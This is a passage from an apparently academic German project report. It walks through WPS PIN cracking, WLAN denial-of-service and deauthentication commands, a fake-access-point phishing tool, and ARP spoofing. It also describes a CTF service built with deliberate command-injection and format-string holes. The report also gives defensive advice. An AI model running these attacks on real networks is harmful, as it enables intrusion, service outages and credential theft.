Falls alle vorherigen Angriffe gegen ein WPA/WPA2 gesichertes Netzwerk fehlgeschlagen sind, kann ein weiterer spezieller Angriff durchgeführt werden. Dieser Angriff kann durchgeführt werden, falls WPS (Wi-Fi Protected Setup) auf dem anzugreifenden Netzwerkgerät aktiviert ist. Das Netz kann so gehackt werden, ohne den PSK direkt anzugreifen. WPS wurde entwickelt um das Hinzufügen von Geräten zu einem Netzwerk zu vereinfachen ohne die Sicherheit der Verschlüsselung zu umgehen. Dazu stehen verschiedene Modi zur Verfügung. Zwei davon sind sehr beliebt. Zum Einen kann über die Eingabe eines PIN, der fest in dem Gerät hinterlegt ist ein Client hinzugefügt werden. Bei der zweiten Variante musst WPS auf dem Client als Verbindungsmethode gewählt werden und gleichzeitig wird dazu ein Hardware Button auf dem Netzwerkgerät gedrückt. Bei diesem Hack wird der feste 8-stellige PIN angegriffen.

Bei 8 Stellen gibt es 100.000.000 verschiedene Kombinationen. Zu unserem Glück kann

durch das Ausnutzen von Lücken in dem Standard der Aufwand auf 11.000 Kombinationen eingegrenzt werden. Zieht man einige Statistiken zu Rate, dann zeigen diese, dass das Cracken des WPA/WPA2 Passworts statistisch gesehen im Durchschnitt in der Hälfte der Zeit dieses Angriffs durchgeführt werden kann. Natürlich gibt es keine Garantie dafür. Weshalb dieser Angriff auf WPS auf jeden Fall erwähnt werden sollte.

Um diesen Angriff auszuführen, wird wie bei den anderen Angriffen meist auch der WLAN Adapter vorbereitet.

Dieser wird zu Beginn mit nachfolgendem Befehl in den Monitoring Mode versetzt.

```
airmon-ng start wlanX
```

X = NUM für das interface

Anschließend werden wieder mit airodump die Pakete aufgezeichnet.

```
airodump-ng -b a wlanXmon
```

X = NUM für das interface

-b a = Scan im 5GHz Band

In der angezeigten Liste den anzugreifenden Access Point identifizieren. Von diesem wird im Weiteren die MAC Adresse(BSSID) benötigt. Mit Strg+C kann nun das Aufzeichnen wieder beendet werden. Ab hier kann der WPS Angriff gestartet werden. Dazu wird das Cracking Tool Reaver verwendet. Dieses kleine Programm versucht den WPS PIN des Access Points herauszufinden. Voraussetzung für den Angriff ist natürlich, dass WPS auf dem Target aktiviert ist.

Der Befehl sieht dann wie folgt aus:

```
reaver -i wlanXmon -b MAC-AP
```

X = NUM für das interface

MAC-AP = Die MAC-Adresse des APs

Nun sollte Reaver den beginnen den 8-stelligen PIN zu knacken. Dieser Vorgang dauert zwischen 4 und 5 Stunden. Im Gegensatz zum Cracken eines WPA/WPA2 Passworts, wird hier der PIN garantiert gefunden, was einen deutlichen Vorteil darstellt.

Troubleshooting:

Beim WPS PIN cracken kann es in Einzelfällen zu Timeouts oder anderen Fehlern kommen. Oft hilft es danach zu googlen, da dies sehr spezielle Ursachen haben kann.

Wird nach ca. 10 Versuchen eine Warnung angezeigt, kann es sein, dass der AP die Connections limitiert, falls er zu viele Anfragen bekommt. Oder er kommt mit der Vielzahl an Anfragen nicht zurecht. In diesen Fällen kann eine kurze Wartezeit zwischen den Anfragen weiter helfen. Dazu den obigen Befehl mit dem Parameter

-fail-wait=300

erweitern. Der Wert muss nicht fest sein, sondern kann variiert werden um optimale Ergebnisse zu erzielen.

3.6 Denial of Service

Ein Denial of Service (DoS) hat das Ziel, den Datenverkehr im Netzwerk zu blockieren oder den Access Point zum Absturz zu bringen.

Für den Denial of Service-Angriff verwenden wir das Tool MDK3 (Murder Death Kill 3), welches speziell für WLAN-Netzwerke entwickelt wurde.

Zuerst müssen die um den WLAN-Adapter konkurrierenden Prozesse über das Kommando

airmon-ng check kill

beendet werden.

Danach versetzen wir den WLAN-Adapter in den Monitoring-Modus. Dies geschieht über das Kommando:

airmon-ng start wlanX

Dabei gilt zu beachten, dass wlanX durch den eigentlichen Namen des WLAN-Adapters ersetzt werden muss (z.B. wlan1). Der WLAN-Adapter erhält dabei einen neuen Namen, wlanXmon. Das X kann sich auch hier wieder von System zu System unterscheiden.

Anschließend suchen wir uns den Ziel-Access Point aus. Dies geschieht über den Befehl:

airodump-ng wlanXmon -band abg

Aus der von diesem Werkzeug generierten Liste notieren wir die MAC-Adresse des Ziel-Access Points (BSSID) und die Art der Verschlüsselung. Diese Informationen werden im weiteren Verlauf benötigt.

Angriffsmethoden von MDK3

Das MDK3-Tool hält verschiedene Methoden bereit, um einen DoS-Angriff auf dem Ziel

auszuführen. Im Folgenden werden drei davon erläutert.

Michael shutdown exploitation

Diese Methode nutzt einen Fehler in der TKIP-Verschlüsselung aus, um den gesamten Datenverkehr im Ziel-Netzwerk zu unterbinden. Für einen erfolgreichen Angriff muss das WLAN mit TKIP verschlüsselt worden sein.

mdk3 wlanXmon m -t BSSID -j

Durch den Parameter -j wird MDK3 angewiesen, eine Schwachstelle in der QoS-Implementierung der TKIP-Verschlüsselung auszunutzen. Dadurch werden nur ein paar Datenpakete benötigt, um den Datenverkehr zu blockieren. Der Parameter wlanXmon muss wieder durch den eigentlichen Namen des WLAN-Adapters ersetzt werden und BSSID durch die MAC-Adresse des Ziel-Access Points.

Beacon Flood Mode

Bei dieser Methode werden Beacon-Frames ausgesendet, um den Clients gefälschte Access Points vorzugaukeln. Dies kann zu Abstürzen der Netzwerkscanner von Betriebssystemen oder Treiber der WLAN-Adapter führen.

mdk3 wlanXmon b -c 1

Der Parameter wlanXmon muss wieder durch den eigentlichen Namen des WLAN-Adapters ersetzt werden. das -c legt den Funkkanal fest, auf dem die Beacon-Frames gesendet werden sollen.

Authentication DoS mode

Bei dieser Methode werden vom Angreifer Authentication-Frames an den durch die BSSID spezifizierten Access Point geschickt. Zu viele Clients bringen den Access Point möglicherweise zum Absturz.

mdk3 wlanXmon a -a BSSID

Auch hier muss der Parameter wlanXmon wieder durch den eigentlichen Namen des WLAN-Adapters ersetzt werden.

3.7 Fake AP

Die Idee bösartiger WLAN-Zugangspunkte gibt es schon länger, doch diese Bedrohung gewinnt durch vermehrt aufgetauchte Skripte und Programme an Bedeutung. Für einen Fake AP wird meist ein Laptop so konfiguriert, das er sich als Hotspot oder Access Point ausgibt. Dabei besteht entweder die Möglichkeit, eine bestehende SSID in der Umgebung zu wählen oder eine für viele Besitzer interessante SSID zu wählen.

Der Betreiber eines Fake Access Point versucht in der Regel Informationen vom Opfer zu erlangen, beispielsweise Kennwörter oder Kreditkartendaten. Auch ein einschleusen von Schadcode auf dem Opfer ist möglich.

Ablauf eines Angriffs

Zunächst wird ein eventuell vorhandener Access Point blockiert und im nächsten Schritt ein eigener Access Point beziehungsweise Hotspot erstellt. Anschließend wird gewartet bis sich Benutzer am Access Point anmelden. Ist das Signal des Angreifers aufgrund von z.B. örtlicher Nähe stärker als das des Hotspots, so kann es sein dass sich die Opfer automatisch mit dem Fake Access Point verbinden. Je nach Ziel des Angreifers wird den Opfern nun eine Anmeldemaske zum Phishing von Passwörtern oder Kreditkartendaten angezeigt. Auch ein Mitlesen und die Manipulation des Datenverkehrs ist machbar. Über Lücken im Betriebssystem beziehungsweise Browser ist auch eine Infektion des Opfers mit Schadcode möglich.

Durchführung eines Angriffs

Zur Durchführung des Angriffs verwenden wir das Tool wifiphisher.

Dies benötigt Kali Linux und 2 WLAN-Netzwerkadapter. Einer von ihnen muss Injection unterstützen. Bezogen werden kann wifiphisher über die Webseite <https://github.com/sophron/wifiphisher>.

Gestartet wird es im Terminal über

```
python wifiphisher.py
```

Anschließend führt das Programm eine Suche nach WLANs in der Umgebung durch. Aus dieser Liste kann dann ein Zielnetzwerk ausgewählt werden. Im Anschluss daran wird ein Webserver und der Fake AP mit der entsprechenden Konfiguration gestartet.

Danach wird begonnen, den Datenverkehr im Zielnetzwerk durch Abmeldung der Opfer vom Ziel-Access Point zu unterbrechen.

Das Opfer verbindet sich nun mit dem falschen Access Point des Angreifers, welcher sich nun in der "Man in the Middle"-Position befindet.

Beim Aufruf einer beliebigen Webseite wird dem Opfer nun eine Seite präsentiert, die der Konfigurationsoberfläche eines Routers nachempfunden ist und zur Eingabe des WLAN-Passworts aufgrund eines durchgeführten Firmwareupdates auffordert. Denkbar ist auch die Nachbildung von Anmeldeseiten verschiedener sozialer Netzwerke oder Mailprovider. Auch die Fälschung von Login-Seiten für Hotspots ist möglich.

War der Angriff erfolgreich, das heißt ein Opfer hat beispielsweise das WLAN-Passwort auf der präsentierten Seite eingegeben, so beendet sich wifiphisher nach dem Anzeigen der

einggegebenen Daten automatisch und gibt dadurch den Zugriff auf den blockierten Access Point wieder frei.

3.8 SicherungsmaSSnahmen und Bewertung

Nachdem nun die gängigsten Angriffsarten und ihre Durchführung erläutert wurden, soll hier abschließend eine kurze Bewertung abgegeben werden. Wie in den ersten Sektionen des Kapitels zu erkennen ist, bietet WEP als Verschlüsselung keinen nennenswerten Schutz mehr und kann ohne viel Aufwand geknackt werden. Daher ist es ratsam nur noch WPA2, da WPA ebenfalls bereits veraltet ist, zu verwenden. Zu beachten ist dabei, einen ausreichend langen und komplexen Key zu hinterlegen. Solange es keine Schwachstelle in der Umsetzung des Herstellers gibt, ist der Schlüssel der einzige Angriffspunkt auf die WPA2 Verschlüsselung.

Weiter wurde gezeigt, dass WPS eine weitere Schwachstelle darstellt und ein Angreifer so die Sicherheit einer starken Verschlüsselung vollkommen umgehen kann. Daher ist es ratsam WPS nur in Ausnahmefällen zu verwenden und ansonsten dieses Feature zu deaktivieren.

Ein weit verbreiteter Irrtum ist auch, dass das Verstecken des Netzwerknamens, auch SSID genannt, die Sicherheit verbessert. Jedoch haben wir gesehen wie einfach nach WLAN Netzwerken in der Umgebung gescannt werden kann.

Warum das Verstecken der SSID eines WLANs keine zusätzliche Sicherheit bringt und wie diese schnell herausgefunden werden kann?

Das Verstecken der SSID führt dazu, dass sich der Anwender in falscher Sicherheit wiegt und er glaubt, dass er eine zusätzliche SSicherheitsschicht eingeführt hat, was gefährlich sein kann. Denn der Betreiber des WLANs glaubt was nicht gefunden wird, kann auch nicht angegriffen werden. ABER: Die MaSSnahme ersetzt weder die Verschlüsselung noch die Authentifizierung!!

Grundsätzlich: Ein verstecktes WLAN ist niemals unsichtbar".

Bei einem normal sichtbaren Netz sendet der Access Points Beacons mit der SSID und weiteren Informationen aus.

Wird das Broadcasting ausgeschaltet, wird einfach das Feld für die SSID in dem Frame auf NULL gesetzt.

Dies kann leicht überprüft werden, falls sich ein verstecktes WLAN in der Nähe befindet und ein Durchlauf mit *airodump-ng* durchgeführt wird, ist dieses erkennbar mit dem Feld der SSID auf NULL gesetzt.

Wie baut jetzt ein Client eine Verbindung zu einem Access Point auf?

1. Die Initiative geht von Client aus (Probe Request).
2. Der AP antwortet mit Probe Response.

Request und Response enthalten jeweils das Feld für die SSID in Klartext. Das Problem dabei ist, der Client sendet, je nach Einstellung, die Requests aus, auch wenn er nicht in der Reichweite des Gerätes ist.

=> Auslesen aller gespeicherten Hidden SSIDS möglich. Vor allem bei Smartphones.

=> Erstellen von Profilen bei längerfristiger Überwachung der Geräte.

Falls sich der Client nicht automatisch verbindet, muss man sich in Reichweite des Netzwerks befinden und einen Verbindungsaufbau zwischen Client und AP aufzeichnen um an die SSID des Netzes zu kommen.

Möchte man als Angreifer nicht warten, bis sich ein Client verbindet, können die bereits verbundenen Geräte zu einem reconnect gezwungen werden. Dies wird über eine Deauthentication der Geräte erreicht. Dazu folgender Befehl:

```
aireplay-ng --deauth 5 -a < AP - MAC > -c < Client-Mac > wlan0mon
```

Läuft nebenbei noch die Aufzeichnung mit *airodump-ng*, wird jetzt bei den verfügbaren Netzwerken auch die SSID für das Hidden WLAN angezeigt.

4 UCSB International Capture The Flag

In diesem Kapitel wird auf den Hacker-Wettbewerb UCSB International Capture The Flag (iCTF) eingegangen. Zuerst wird Allgemeines dazu erläutert. AnschlieSSend wird der zu erstellenden Service beschrieben. Im letzten Abschnitt wird anschlieSSend auf die Durchführung des Wettkampfes eingegangen.

4.1 Allgemeines

Der iCTF wird jährlich von der University of California, Santa Barbara (USCB) veranstaltet und ist der grösSten Hackerwettbewerbe dieser Art. Der iCTF integriert Angriff und Verteidigung zugleich. Die Teilnehmer müssen gleichzeitig Flaggen von fremden Services erhalten, sowie ihre eigenen Service patchen um diese nicht mehr angreifbar zu machen.

4.2 Service

In diesem Abschnitt wird der Service für den iCTF erläutert. Dazu wird zuerst auf die Anforderungen eingegangen. Danach wird die Idee beschrieben. Zuletzt wird der Aufbau und die grundlegende Umsetzung dargestellt

4.2.1 Anforderungen

Zuerst mussten die Anforderungen für den Service definiert werden. Dazu wurden neben den offiziellen Anforderungen seitens der USCB auch eigene Anforderungen vom Projekt Team entworfen.

Um einen Service erfolgreich beim iCTF einreichen zu können mussten verschiedene Punkte beachtet werden:

1. Es muss eine Service angeboten werden, welcher dem Benutzern eine Funktion anbietet. Hier wurden in einem früheren Wettbewerb zum Beispiel ein Service zum Überprüfen der Temperatur angeboten.
2. Ein weiterer Punkt war die Benutzerinteraktion. Hier wurden den Team zwei Möglichkeiten gegeben. Entweder kann auf den Service über ein Webinterface zugegriffen werden oder über die Konsole.
3. Der Service muss zudem eine Sicherheitslücke besitzen, über welche eine Flag ausgelesen werden kann.
4. Der letzte Punkt beschreibt das Thema für den aktuellen iCTF. Was dieses Jahr (2015) crowdsourcing evil war.

Weiter wurden auch vom Team Anforderungen an den Service gestellt:

1. Der Service soll zwei Sicherheitslücken aufweisen. Dadurch wird der Schwierigkeitsgrad und die Dauer erhöht welche zum Hacken benötigt wird.
2. Eine weitere Anforderung seitens des Teams bestand darin, dass der Service eine lustige Funktion bieten soll.
3. Zuletzt sollten der Service möglichst leicht umgebaut werden können, dass er auch für die Lehre an der Technische Hochschule verwendet werden kann.

4.2.2 Idee

Für den Service wurden zu Beginn verschiedene Ideen diskutiert. Dabei wurde zunächst auf die Funktion des Services eingegangen. Dabei wurden verschiedene Ansätze eingebracht:

- Labyrinth in einer Bibliothek
- Kryptologie Aufgaben
- Abgaswerte des Volkswagen Konzerns

Aus aktuellem Anlass wurde der letzte Punkt für den Service gewählt.

Hierbei soll ein Konsolen-Service erstellt werden, welcher die Möglichkeit bietet die Fahrgestellnummer zu überprüfen und dem Benutzer gegebenenfalls seinen Abgaswert mitzuteilen. Zudem wurde der Name des Konzerns abgeändert in Folkswagen.

Als weitere Idee wurde angetragen, dass der Service in bayrischem Dialekt benutzt werden soll. Um den internationalen Teilnehmern am iCTF eine Möglichkeit zu geben den Service zu nutzen wurde zudem ein Übersetzer von Bayrisch auf Deutsch angeboten.

4.2.3 Aufbau

Der Service wurde in zwei Teile aufgeteilt. Der erste Teil behandelt die Überprüfung der Fahrgestellnummer, der andere den Übersetzer.




Abbildung 4.1: Service Aufbau

In Abbildung 4.1 wird der zweiteilige Aufbau deutlich. Zudem wird das setzen von Flags modelliert. Hierbei handelt es sich um Funktionen für die Organisatoren, welche damit Flags setzen können.

In der linken Hälfte wird der Subservice für die Fahrgestellnummer abgebildet. Dabei wird von der Konsole auf ein Modul „abgaswerte“ zugegriffen. Dort werden mithilfe von verschiedenen csv-Dateien die Inhalte der Fahrgestellnummer verarbeitet (Zur Vereinfachung der Darstellung 4.1 wurden nicht alle csv-Dateien eingezeichnet). Mithilfe dieser Daten kann die Logik entscheiden ob, eine Fahrgestellnummer richtig eingegeben wurde und gibt dann gegebenenfalls einen Abgaswert zurück.

Bei dieser Eingabe wird auch die erste Sicherheitslücke implementiert.

In der rechten Hälfte wird der Übersetzer beschrieben. Hierbei wird wiederum über die Konsole auf die Logik zugegriffen. Der Unterschied hierbei ist allerdings, dass der Übersetzer auf eine verschlüsselte Datei zugreift. Diese wurde zum Schutz im voraus vom Projekt-Team entschlüsselt, um sicherheitsrelevante Daten zu schützen und somit die Schwierigkeit des Services zu erhöhen. Beim Zugriff auf die Übersetzungsfunktion wird das csv-File decrypted und das Wort wird in deutscher Sprache zurückgegeben.

Auch bei der Eingabe eines bayrischen Wortes ist eine Sicherheitslücke umgesetzt.

Für das Encrypten wurde auch ein eigenes Programm entwickelt. Dieses ist jedoch nicht Bestandteil des Services sondern wurde im Vorfeld entwickelt und verwendet.

4.2.4 Sicherheitslücken

In diesen Abschnitt werden die beiden Sicherheitslücken erläutert.




Abbildung 4.2: Service Aufbau mit Sicherheitslücken

Wie in der Abbildung 4.2 zu sehen ist, wurden in jedem Subservice eine Sicherheitslücke eingebaut.

Command Injection - Abgaswerte

Im Abgas Teil wurde eine Command Injection eingebaut. Mithilfe dieser Sicherheitslücke kann auf das Dateisystem zugegriffen werden. Da die Eingabe direkt auf dem Betriebssystem ausgeführt wird, kann durch anhängen von Konsolen-Kommandos im Zielsystem navigiert und agiert werden. Dies kann durch unterschiedliche Pattern erzwungen werden:

- |
- ||
- ;
- &&

All diese Pattern führen die angehängten Befehle aus und geben den Inhalt zurück. Dadurch kann über das Dateisystem auf die Fahrzeugnummern.csv zugegriffen und der Inhalt ausgelesen werden.

Formatstring-Angriff - Übersetzer

Der Übersetzer wurde mithilfe von Formatstring angreifbar gemacht. Dabei können Informationen welche auf dem Stack liegen ausgelesen werden. Um diese Lücke zu benutzen, muss im Übersetzer mithilfe der Token %x oder %s der Speicherinhalt auf der Konsole ausgegeben werden. Die Ausgabe muss anschließend nur noch umgewandelt werden. Somit kann hier der Inhalt der encrypteden Bayrisch.csv ausgelesen werden.

Mithilfe dieser Informationen kann nun eine Flag erzeugt und beim Veranstalter eingereicht werden.

4.2.5 Umsetzung

Zuletzt wird auf die Umsetzung eingegangen. Dabei müssen drei Teile betrachtet werden. Die Oberfläche, die Abgaswertprüfung und der Übersetzer. Zudem wird auf Umsetzung sonstiger Files eingegangen.

Oberfläche

Da die Oberfläche eine einfache Konsole ist wurde hierzu ein Python Skript entworfen, welches einen Socket implementiert. In diesem Skript wird die Interaktion mit dem Benutzer modelliert. Durch eingaben in die Konsole kann der Nutzer sich durch die verschiedenen Funktionen navigieren. So kann er zum Beispiel über den Befehl „I ko koa bayrisch“den Übersetzer starten.

Abgaswerte

Als nächstes wird auf die Umsetzung der Abgaswertprüfung eingegangen. Dafür wurde ein C-Programm entwickelt. Die Programmiersprache C wurde gewählt, da dadurch der Code nicht eingesehen werden kann.

Bei dieser Funktion wird als Eingabe eine Fahrgestellnummer erwartet. Diese wird anschließend überprüft ob diese richtig ist. Stimmt sie mit dem Pattern überein wird ein Abgaswert aus der Fahrzeugnummern.csv ausgelesen. Wird eine Command Injection ausgeführt, werden hier zudem die Pattern gefiltert und der Zugriff kann ausschließlich durch „&&“durchgeführt werden.

Übersetzer

Zuletzt wird der Übersetzer beschrieben. Auch hier wurde aus den gleichen Gründen wie bei den Abgaswerten ein C-Programm entwickelt.

In diesem Modul wird ein bayrisches Wort übergeben und anschließend verarbeitet. Dazu wird zunächst die encryptete Bayrisch.csv-Datei decryptet. Dabei wird der Inhalt auf den Stack geschrieben, was Grundlage für den Zugriff auf die Informationen ist. Anschließend wird überprüft, ob das Wort übersetzt werden kann. Ist dies der Fall, wird das deutsch Wort an den Benutzer zurückgegeben.

Sonstiges

Es wurden auch noch weitere Files angelegt. Dazu gehören unter anderem die setFlag und getFlag Funktionen. Diese wurden vom Veranstalter gefordert und verwalten die Verteilung der Flags an die Teilnehmer.

Des weiteren wurde ein Exploit für den eigenen Service geschrieben welcher. Mit diesem Skript ist es möglich den Service automatisiert anzugreifen. Dadurch kann zudem einfach nachvollzogen werden welche Schritte gemacht werden müssen um an die Flag zu gelangen. Auch dieses File musste beim Veranstalter eingereicht werden.

Zuletzt wurden noch csv-Dateien erstellt, welche die Inhalte des Übersetzers, der Fahrgestellnummer und der Abgaswerte speichern. Diese werden von dem jeweiligen Subservice genutzt.

4.3 Der iCTF 2015

In diesem Kapitel wird auf den iCTF 2015 eingegangen. Dazu wird zuerst Allgemeines vom Event berichtet. Anschließend werden auf die Lessons Learned eingegangen.

4.3.1 Allgemeines

Dieses Jahr fand der Wettbewerb am 04.12. statt und ca. 40 Teams nahmen daran Teil. Dabei belegte unser Team (in23canation) den 22. Platz. Die Dauer des Wettbewerbs wurde mit 24 Stunden angekündigt jedoch kurz vor dem iCTF auf 8 Stunden reduziert. Die Stimmung beim Wettbewerb war durchgehend positiv und insgesamt war der CTF ein großer Erfolg. Durch etwas Werbung vorab war es möglich eine große Teilnehmerzahl aus allen Semestern zu begeistern sich unserer Gruppe anzuschließen. Schon bei den zwei vorangehenden Informationsveranstaltungen waren über 60 Studenten anwesend. Beim iCTF selber waren rund 25 Teilnehmer aktiv dabei.

4.3.2 Lessons Learned

Nach der Durchführung des iCTFs konnten einige Punkte festgehalten werden welche bei zukünftigen Ereignissen beachtet werden sollten. Diese werden im folgenden aufgelistet:

1. Es muss vor dem Event ein sicheres, vom Hochschulnetzwerk getrenntes Netzwerk für den Wettbewerb eingerichtet werden
2. Besonderer Backup von jedem Service um Probleme beim Patchen schnell rückgängig zu machen
3. Mehrere Zugriffe auf das iCTF-Netzwerk um einen Flaschenhals zu vermeiden
4. Skripte zum Einreichen der Flags können im Voraus fertiggestellt werden
5. VM mit Etterpad und Fileshare vorbereiten und einmal einrichten um Problemen vorzubeugen

6. Nginx Konfiguration vorbereiten
7. Live Chats vom Veranstalter von Beginn an verfolgen um keine Ankündigungen zu verpassen
8. Zutritt zur Hochschule ist Samstags gesondert einzurichten

5 Netzwerk

5.1 Szenarios

5.1.1 ARP-Spoofing

Voraussetzungen

Für diesen Angriff ist Zugang zum Netzwerk des anzugreifenden Hosts notwendig. Ebenso ist es notwendig eine gültige IPv4 Adresse aus diesem Netzwerk zu besitzen. Der angreifende Rechner benötigt ein Programm um gefälschte ARP Replys zu senden (hier verwendet: Ettercap). Zusätzlich wird Wireshark eingesetzt, da sich der Netzwerkverkehr damit besser analysieren lässt als mit Ettercap. Um den mitgelesenen Netzwerkverkehr zu manipulieren ist ein funktionsfähiger etterfilter notwendig.

Grundlagen

Funktionsweise von ARP

Mittels ARP (Address Resolution Protocol) kann die physikalische Adresse eines Netzwerkteilnehmers mithilfe dessen IP-Adresse ermittelt werden. Das ist notwendig, um die IP-Pakete in Ethernet-Frames zu verpacken. Will ein Rechner mit einem anderen in einem Netzwerk kommunizieren, wird erst geprüft, ob die MAC Adresse bereits bekannt ist. Hierfür wird die eigene ARP-Tabelle nach einem Eintrag für die Ziel-IP Adresse durchsucht. Ist kein Eintrag vorhanden, sendet der Quellrechner einen ARP-Request (Abb. 5.1) an die Broadcast-MAC-Adresse um die MAC zu seiner Ziel-IP von den anderen Netzwerkteilnehmern zu erfragen. Daraufhin schickt der Zielrechner seine MAC Adresse mittels eines ARP-Replys (Abb. 5.2) direkt an den Quellrechner. Dieser legt für die Kombination aus IP und MAC Adresse einen Eintrag in seiner ARP-Tabelle an.

Da es bei Erscheinen von ARP (1982) noch keine Rolle spielte, ob das Protokoll sicher ist oder nicht, sondern nur das es die benötigte Funktionalität liefert, sind dessen Schwächen erst später aufgekommen.

Szenario

Ein Client eines Netzwerkes möchte mit einem anderen Client kommunizieren. Dafür prüft er in seiner eigenen ARP-Tabelle, ob ein Eintrag (Zuordnung IP <-> MAC) für den Ziel-Client existiert. Ist dies der Fall, sendet er seine Daten an die MAC-Adresse des Ziel-Clients. Andernfalls wird die MAC Adresse mittels ARP-Request angefragt. Der Angreifer macht sich zunutze, dass die meisten Betriebssysteme ARP-Replys ohne Prüfung zulassen. So ist es möglich, die eigene MAC-Adresse den IP-Adressen in der ARP-Tabelle zuzuordnen.




Abbildung 5.1: Aufgezeichneter ARP-Request (hier für die Adresse 192.168.178.32)




Abbildung 5.2: Aufgezeichneter ARP-Reply (hier von der Adresse 192.168.178.32)

Die angegriffenen Clients (einer bis alle eines Netzes) kommunizieren von nun an über den Rechner des Angreifers.

Technisches

Bei ARP-Spoofing handelt es sich um einen MITM (Man-In-The-Middle) Angriff, mit dem der Netzwerkverkehr zwischen Netzwerkteilnehmern abgehört werden kann. Der Angreifer vergiftet den ARP-Cache des angegriffenen Rechners um dessen Netzwerkverkehr umzuleiten und mitzulesen/ verändern.

Vorgehen: Der Angreifer sendet gefälschte ARP-Replys (Abb. 5.3) in das Netzwerk. Diese ARP-Replys teilen den Netzwerkteilnehmern mit, dass die IP-Adressen der anderen Netzwerkteilnehmer (egal ob andere Hosts, Gateway oder andere) über die MAC-Adresse des Angreifers zu erreichen ist. Dies funktioniert, da vom Betriebssystem nicht geprüft wird, ob ein ARP-Reply einen vorausgehenden ARP-Request folgt.

Dieser aufgezeichnete ARP-Reply zeigt, dass dem Ziel (192.168.178.31) mitgeteilt wird, dass das Gateway (192.168.178.1) unter der MAC-Adresse 00:50:56:2e:97:e0 zu erreichen ist. Diese MAC-Adresse entspricht der des angreifenden Rechners. Das, oder die Opfer, tragen diese Information in die lokalen ARP-Tabellen ein.

Die beiden Abbildungen 5.4 und 5.5 zeigen, wie die ARP-Tabelle eines angegriffenen Windows

